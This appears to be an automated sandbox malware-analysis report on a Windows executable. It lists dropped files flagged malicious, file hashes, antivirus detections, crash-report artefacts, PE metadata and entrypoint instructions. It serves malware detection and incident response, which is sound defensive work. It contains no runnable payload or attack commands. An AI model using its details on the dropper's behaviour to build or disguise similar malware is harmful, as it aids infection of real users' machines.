Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WerFault.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 20.189.173.22, 20.42.65.92
- Excluded domains from analysis (whitelisted): onedsblobprdeus17.eastus.cloudapp.azure.com, login.live.com, eudb.ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, onedsblobprdwus17.westus.cloudapp.azure.com, ctldl.windowsupdate.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
23:41:40	API Interceptor	2x Sleep call for process: WerFault.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files (x86)\AutoIt3\Examples\Helpfile\Extras\MyProg.exe

Process:	C:\Users\user\AppData\Local\Temp\vSQshX.exe
File Type:	MS-DOS executable
Category:	dropped

Size (bytes):	19456
Entropy (8bit):	6.59099388193422
Encrypted:	false
SSDEEP:	384:1FqSuXZQaD7U8iu4YsAa7ZA0UvH2lsRv21yW7GbAxur6+Y9PffPz:rqQGPL4vzZq2o9W7GsxBbPr
MD5:	0D923288354DF40E2DA5BAACB10C3FC9
SHA1:	E407607B12D979CE65E5EA9EE46595ADD2A20593
SHA-256:	454BB82D16655E32EC8A6D4AAA3A8CF4774A71C92E03AB9F1016BD120CA1B74E
SHA-512:	2CEAF6F9B2080FE2A7C261EDF30165492EEDB0AB5DD8D3007DD3C531AB69D120AD9A4EAA2D8E7A27E053F68A37B5D9B3A87A6309A36E1251327CA10167D411 5B
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@...PE..L.....0..... ..I..... .....PELIB.....`....rsrc..... .....@..@..Y|.uR..P...0...B..... ....j.h"...h....j...(....Hello World!.MyProg..... .....(.....0...(.....;.....User32.dll...MessageBoxA.....dummy.exe.....TestExport.CallPlz..... .....

C:\Program Files (x86)\AutoIt3\SciTE\SciTE.exe

Process:	C:\Users\user\AppData\Local\Temp\vSQshX.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1273856
Entropy (8bit):	6.69023953264788
Encrypted:	false
SSDEEP:	24576:07GO7dtrjrICw9XuXo7beSTdt5xbX02uvfTXfBxrj3d5E/jKQvVj4YpdjYY0td78:1EtnrICSooGSTD5xbX022fjBxrj3
MD5:	DD35F52225719254572E087F6E0FEC59
SHA1:	7F4D5FBDB477B008F4D1FAC11043AD5257CAF7C1
SHA-256:	0B9CEF4853588126D63E8639199CC76A1D1BF673769F0E75AE26B32908AAD956
SHA-512:	D9ED182CA6C59FBA74A57FF2105B38E87AF892D518ECE98452B5FE546532ED1ACC77186478600F0F4AC97BABA43C4616BCAD5403C4E0CB81A9B050DDC747C F7
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<..]..]..]..R. ..]..R....]..R.!.L\..V%B.\]..V%R.F]..]...\....$.=].. ....^]..R...^]..]V.^].....^]..Rich_].....PE..L...r.Z.....*...I.....@..... .....@...@.....text...(..... ..`.rdata.....@..@.data...<.....@....rsrc.....J.....@..@...r.uO. .P.....B..... .....

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SY5DeZW6pz.exe_5a1e64436764aeb06a12223e505a1adc0f838d9_cfc0479b_04a1246b\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8704783848702043
Encrypted:	false
SSDEEP:	96:hUFoi8KIlqh6oI7RC6tpXIQcQvc6QcEDMcw3DL+HbHg/8BRTf3o8Fa9iVf9Tx+id:eitAqHBUZMXoj+V/u7sxeS274lt5
MD5:	D3380E9EC8451D197A6A9C368BDD3F07
SHA1:	7AB48DDA2C097EF637E3737FEC39FEC6AE36E866
SHA-256:	A8527F9F7090AEA42F9624EC29330C65FC2478283AC1906A2F8C7C5B4FD01EEA
SHA-512:	D0296EE4301237AB22C5AFD255CD904C258C4D8381566B38E448606637B3202C237F659F6324499D5F62B587C793A2BB32B720DBC7B957E5A6F3E8429F9183C1
Malicious:	**true**
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.6.4.5.5.6.9.1.9.0.4.9.0.8.6.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.3.0.6.4.5.5.6.9.8.7.9.5.5.0.5.3.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.1.7.a.6.e.1.b.5.-.4.e.e.a.-.4.d.9.0.-.a.d.5.0.-.e.e.c.8.2.2.e.0.9.f.5.a.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.b.f.c.1.d.e.8.c.-.7.5.d.d.-.4.e.f.4.-.a.8.a.a.-.b.4.a.2.c.6.d.e.8.8.9.f.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.S.Y.5.D.e.Z.W.6.p.z...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.5.c.c.-.0.0.0.1.-.0.0.1.f.-.6.f.9.2.-.3.f.6.8.8.2.b.d.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.d.6.9.3.f.4.3.d.0.7.0.b.8.1.0.3.3.1.7.1.3.e.6.f.6.d.e.3.4.2.3.7.0.0.0.0.f.f.f.f.!.0.0.0.0.7.8.0.6.d.5.1.1.3.2.e.4.0.7.2.8.f.5.8.1.3.7.4.a.9.d.7.2.d.9.7.1.3.b.f.f.2.d.d.0.!.S.Y.5.D.e.Z.W.6.p.z...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_vSQshX.exe_e41397ed243f95936a1fabef5fb2c6d1bf7554_3e01cb5b_16a9314c\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	1.0000840288282822
Encrypted:	false
SSDEEP:	96:IuFM+iZ3KhnQ7afRpXlQcQvc6QcEDMcw3DL+HbHg/5kseugtYsaV9w72SGBDLiwW:HViyHBUZMXoj/xMY/u7sxeS274Itm
MD5:	05C927751761258263D02231C1A09155
SHA1:	F40B6BE7AE8E366792D048D5AB6FD7C737A4DB6D
SHA-256:	6F0676046149D42EAAA00A7A05398DDF88D7FFFAF33F153DB73AFF48A28752D4
SHA-512:	A37A0C334FFF3CD632FEF616EFE2D0C429D298DBC954E4AD878F1D2AB01EFD72CF3FCF68CA8C0AE88F55A8748A3B019AD087CFC6E8FFBC8A2873739F1F5C5704
Malicious:	false
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.6.4.5.5.6.9.9.4.3.8.8.1.4.4.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.3.0.6.4.5.5.7.0.3.1.8.8.7.8.6.5.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.a.f.d.3.2.9.f.4.-.3.5.d.5.-.4.1.1.c.-.a.0.b.c.-.c.f.b.a.2.1.3.0.3.0.6.d.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.b.b.2.0.0.0.6.0.-.e.5.e.c.-.4.a.8.f.-.a.5.6.5.-.b.1.2.5.7.8.1.5.1.9.9.b.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.v.S.Q.s.h.X...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.5.a.4.-.0.0.0.1.-.0.0.1.f.-.6.b.d.9.-.f.7.6.8.8.2.b.d.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.d.3.3.0.4.d.3.c.8.f.7.3.c.d.1.f.a.1.7.6.4.d.4.d.0.9.b.6.d.5.1.c.0.0.0.0.f.f.f.f.!.0.0.0.0.9.9.e.e.3.1.c.d.4.b.0.d.6.a.4.b.6.2.7.7.9.d.a.3.6.e.0.e.e.e.c.d.d.8.0.5.8.9.f.c.!.v.S.Q.s.h.X...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.1.3.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER182.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Wed Aug 31 21:41:32 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	49104
Entropy (8bit):	2.019836279961016
Encrypted:	false
SSDEEP:	384:/Xml5KtemOZb04hXOktM+Ewt+tHrU49Y:q0temOxOkli
MD5:	9C7FAD2523F963F71599B42E364605CC
SHA1:	09B1CAABA19A1584796F0863519C93AD02AD1DD0
SHA-256:	1ED520A43D1D1DE9097238F5A09F90FBB64F1028AC84227A66F947AD76711673
SHA-512:	BC3C6CE399ED32967AF5DF81247F9130CDF31FE19961205347C7D5D89D45B2575038DE646676E3BE9C4ED53CB4E138A13F9CBCFB8D6DF83410CD8054CBB7182
Malicious:	false
Reputation:	low
Preview:	MDMP..... .....c.....$...,.....T.....8.....T.....P.....U.....B.....\.....GenuineIntelW.....T.....c.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER1EED.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Wed Aug 31 21:41:40 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	168314
Entropy (8bit):	1.8045574036023055
Encrypted:	false
SSDEEP:	768:yMIuLhbf6N3TVHY1Sf+B9xIym3QKCRyV1Qoo:rFbyxBHCzvSD3QE3Qoo
MD5:	067CC1DDDB06F6B874D6C06BA3930980
SHA1:	F241F0C82B93846000C85C1D87CFE1CBA41C8017
SHA-256:	5B6830A566B86B306A1EFB1302BF801148000B45FCCE5F3784521DC7FB51A083
SHA-512:	9D2BF317297AD34DE51722E91B33FCD2FE271B288DF5D96734B72B2A48FE6E5E20064A2897BFB0D9AD6ACEFDBE957C1A5C404A366E59268F505C8F79F795A025
Malicious:	false
Reputation:	low

Preview:	MDMP..... .....c.....|.....<...4".....U.....`.....8.....T.....9...W.....p".....\$.....U.....B.....$... ...GenuineIntelW.....T.....c.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8260
Entropy (8bit):	3.6984522366757666
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiK66ag6YmB6vUJgmfASS+prf89bhXsf0kLm:RrlsNi/6d6YY6vUJgmfAS+hcfs
MD5:	808700FFDBF2CA592D551781445F4FDD
SHA1:	3DEE23C640724E5C024A7DF1589C3E8B0FF59BD1
SHA-256:	652D7C76EF7B8829AB9DDF9710AD0BDA839C1D6A82CF61E8C0EBBB3A680F76FE
SHA-512:	0EF1C347C67C98154AD517F090B36D7A7FA9071C3AB18CCF88E6D3A4C266C33891C7FE493E9CEB25C98AEED18C884507559F2085652E17473EC6A5E25392020
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8. 0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>. X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.5.5.4. 0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER2855.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4535
Entropy (8bit):	4.445729489574115
Encrypted:	false
SSDEEP:	48:cvIwSD8zsZrJgtWI9A2Wgc8sqYjT8fm8M4JA6FJJ+q8i6sgwBd:uITfbbXgrsqYcJdisgwBd
MD5:	C23271359A945888EF17E4B4EFC0D4A2
SHA1:	B0350C9BEC6B702368289D1EEBBE3DADD9BBF363
SHA-256:	997FB19CA6E1EF2D413D37F54E2BDBBB65BBB86D68195D9110EE45C69137CCC9
SHA-512:	B8DD1376FD8D5C9EEF43C864647F9D8F7085920DEEE448CA519406F93CE1014386D75A9E0A32B07B5DC5C9EE75325DB4C70E41FC59B5B609411EBDC6538428 C
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" /> .. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1672252" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0- 11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8404
Entropy (8bit):	3.69901124223282
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiWX6UcC6YecSUmlDgmfrSS+prt89b0YSOsf7ycm:RrlsNi+6UcC6YFSUSDgmfrSU0Pf7Y
MD5:	010A43B46D6D3E57F988C51E7006799D
SHA1:	EDF92FB8F9AE7C8B7A74C68D896CB2B82A149311
SHA-256:	F8F830CB1C45C8F40F7FC2FA3FE8FE7AD36769A46D2CAF399D5EE82537A6A40C
SHA-512:	CCB2A9AD08504A6F1456CD7420E49EB138148FE27F298195CEF418FAC1AF5CC202EF6090473F5388D4837AC857EDE223AE977BAE131C479A18085FE9E828F16
Malicious:	false

Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.5.5.8.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4704
Entropy (8bit):	4.492486454457837
Encrypted:	false
SSDEEP:	48:cvIwSD8zsZrJgtWI9A2Wgc8sqYjI8fm8M4J2AVLzMFz+q8vXVLzNIxkM6Sd:uITfbbXgrsqYhJjziKdzNIxd6Sd
MD5:	8F6D08F91C558BE006B16A4916049448
SHA1:	41D3EF9F43DDEE34A9E8B65413E53A18A2E4A7FE
SHA-256:	14C64315B8ADC742DD26F579E669972BA163B4101462610743A682127D7A5F07
SHA-512:	E56B0174BE4608648D74FF1F452EA984CD46177CDF138F65F42B47297D02C84AC8E667E29B75A8275D9209F930E935DB318081262808358DC83A15223C7F5829
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1672252" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\k1[1].rar

Process:	C:\Users\user\AppData\Local\Temp\vSQshX.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	4
Entropy (8bit):	1.5
Encrypted:	false
SSDEEP:	3:Nv:9
MD5:	D3B07384D113EDEC49EAA6238AD5FF00
SHA1:	F1D2D2F924E986AC86FDF7B36C94BCDF32BEEC15
SHA-256:	B5BB9D8014A0F9B1D61E21E796D78DCCDF1352F23CD32812F4850B878AE4944C
SHA-512:	0CF9180A764ABA863A67B6D72F0918BC131C6772642CB2DCE5A34F0A702F9470DDC2BF125C12198B1995C233C34B4AFD346C54A2334C350A948A51B6E8B4E6E6
Malicious:	false
Preview:	foo.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\k2[1].rar

Process:	C:\Users\user\AppData\Local\Temp\vSQshX.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	4
Entropy (8bit):	1.5
Encrypted:	false
SSDEEP:	3:Nv:9
MD5:	D3B07384D113EDEC49EAA6238AD5FF00
SHA1:	F1D2D2F924E986AC86FDF7B36C94BCDF32BEEC15
SHA-256:	B5BB9D8014A0F9B1D61E21E796D78DCCDF1352F23CD32812F4850B878AE4944C
SHA-512:	0CF9180A764ABA863A67B6D72F0918BC131C6772642CB2DCE5A34F0A702F9470DDC2BF125C12198B1995C233C34B4AFD346C54A2334C350A948A51B6E8B4E6E6
Malicious:	false
Preview:	foo.

C:\Users\user\AppData\Local\Temp\584026FF.exe

Process:	C:\Users\user\AppData\Local\Temp\vSQshX.exe
File Type:	ASCII text

Category:	modified
Size (bytes):	4
Entropy (8bit):	1.5
Encrypted:	false
SSDEEP:	3:Nv:9
MD5:	D3B07384D113EDEC49EAA6238AD5FF00
SHA1:	F1D2D2F924E986AC86FDF7B36C94BCDF32BEEC15
SHA-256:	B5BB9D8014A0F9B1D61E21E796D78DCCDF1352F23CD32812F4850B878AE4944C
SHA-512:	0CF9180A764ABA863A67B6D72F0918BC131C6772642CB2DCE5A34F0A702F9470DDC2BF125C12198B1995C233C34B4AFD346C54A2334C350A948A51B6E8B4E6E6
Malicious:	false
Preview:	foo.

C:\Users\user\AppData\Local\Temp\7830502D.exe

Process:	C:\Users\user\AppData\Local\Temp\vSQshX.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	4
Entropy (8bit):	1.5
Encrypted:	false
SSDEEP:	3:Nv:9
MD5:	D3B07384D113EDEC49EAA6238AD5FF00
SHA1:	F1D2D2F924E986AC86FDF7B36C94BCDF32BEEC15
SHA-256:	B5BB9D8014A0F9B1D61E21E796D78DCCDF1352F23CD32812F4850B878AE4944C
SHA-512:	0CF9180A764ABA863A67B6D72F0918BC131C6772642CB2DCE5A34F0A702F9470DDC2BF125C12198B1995C233C34B4AFD346C54A2334C350A948A51B6E8B4E6E6
Malicious:	false
Preview:	foo.

C:\Users\user\AppData\Local\Temp\vSQshX.exe

Process:	C:\Users\user\Desktop\SY5DeZW6pz.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	15872
Entropy (8bit):	7.031113762428177
Encrypted:	false
SSDEEP:	384:7XZQaD7U8iu4YsAa7ZA0UvH2lsRv21yW7GbAxur6+Y9PffPz:1QGPL4vzZq2o9W7GsxBbPr
MD5:	56B2C3810DBA2E939A8BB9FA36D3CF96
SHA1:	99EE31CD4B0D6A4B62779DA36E0EEECDD80589FC
SHA-256:	4354970CCC7CD6BB16318F132C34F6A1B3D5C2EA7FF53E1C9271905527F2DB07
SHA-512:	27812A9A034D7BD2CA73B337AE9E0B6DC79C38CFD1A2C6AC9D125D3CC8FA563C401A40D22155811D5054E5BAA8CF8C8E7E03925F25FA856A9BA9DEA708D15B4E
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 76%, Browse • Antivirus: ReversingLabs, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z.I.>.'.>.'.>.'..7\.2.'...(.?.'.>.&.y.'.Q.#.=.'..).?.'.7...6.'.7...?.'.Rich>.'.... .....PE..L...JG.R.....`.....0....@.....@.....p.....o..... .....text.... .....`....rdata.....0.....@....data.....@.....@....reloc.....P.....(.....@....aspack.. ...`.....,.....`....adata..... ..>.....@..... .....

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\bc49718863ee53e026d805ec372039e9_d06ed635-68f6-4e9a-955c-4899f5f57b9a

Process:	C:\Users\user\Desktop\SY5DeZW6pz.exe
File Type:	data
Category:	dropped
Size (bytes):	46
Entropy (8bit):	1.0424600748477153
Encrypted:	false

SSDEEP:	3:/lbq:4
MD5:	8CB7B7F28464C3FCBAE8A10C46204572
SHA1:	767FE80969EC2E67F54CC1B6D383C76E7859E2DE
SHA-256:	ED5E3DCEB0A1D68803745084985051C1ED41E11AC611DF8600B1A471F3752E96
SHA-512:	9BA84225FDB6C0FD69AD99B69824EC5B8D2B8FD3BB4610576DB4AD79ADF381F7F82C4C9522EC89F7171907577FAF1B4E70B82364F516CF8BBFED99D2ADEA43AF
Malicious:	false
Preview:	.....user.

C:\Windows\appcompat\Programs\Amcache.hve

Process:	C:\Users\user\AppData\Local\Temp\vSQshX.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	1572864
Entropy (8bit):	4.301794266776387
Encrypted:	false
SSDEEP:	12288:mEG0Th31T9p6rTSPer9W31vNwBae0NhX21KHHNYmDbrSPV7IRO:ZG0Th31T9pWTSPt/wu
MD5:	78B824E44CB084B033F83E6AF4590FCA
SHA1:	3D67B3A5F784276B46B107B0CEF7D1AE08F5235B
SHA-256:	5B0C710A36AC721E98FA508558F60054B9694FDF18402A3C8CE726541C739656
SHA-512:	615503A647EAC5FCF8C7EF4869A5AF9A15E444A3AC64E4BC0CD6684B94043E4E7EADB47E9A657EDDB3892E6A291C6B3ECFB798AC87A621D226B6B26A84919E76
Malicious:	false
Preview:	regfP...P...p.\..,..... ....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e...4.....E.4.....E.....5.....E.rmtmR..k..... ....Z.6..... .....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.755823427225404
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SY5DeZW6pz.exe
File size:	960512
MD5:	536f2c1238ef65a64820c35d4504ce67
SHA1:	7806d51132e40728f581374a9d72d9713bff2dd0
SHA256:	b6a71449958283718f01e6be9f7a9eb057479072c1cc55f26a11b033ea210271
SHA512:	3ca2eb2b1603a3b1d903d3af8ce2e789ab4f22a6ab8300161a33396a98696d246f3652e4923b827124ea64d7773a87647d42f8b1acc9b4030370866a4618d2f5
SSDEEP:	24576:bh+6kooooooooooooooooooooooooooooooooooooooooooooooooooQ:cCooooooooooooooooooooooooooo
TLSH:	08153A59F6864312E684177115C13DC1B23E63BB794AEE4894F893491353E8CE3BB8EE
File Content Preview:	MZ.....@.....!..L.!This W..K..m cannot be run in DOS mode....$.....Tg..:4..:4...:4...4..:4...4..:4...4..:4..:4...4..:4..:4...4..;42.:4...4..:4...4...4..:4...4..:4...4..:4...4..:4...4..:4Rich..:4.....PE..L.9..Z.Z...

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x10016000
Entrypoint Section:	|Zu8
Digitally signed:	false

Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH
Time Stamp:	0x5A8C5AD9 [Tue Feb 20 17:28:57 2018 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	6b11af918234585a966ca8fab046dc6c

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 0000016Ch
xor eax, eax
push ebx
push esi
push edi
mov dword ptr [ebp-24h], eax
mov dword ptr [ebp-10h], eax
mov dword ptr [ebp-14h], eax
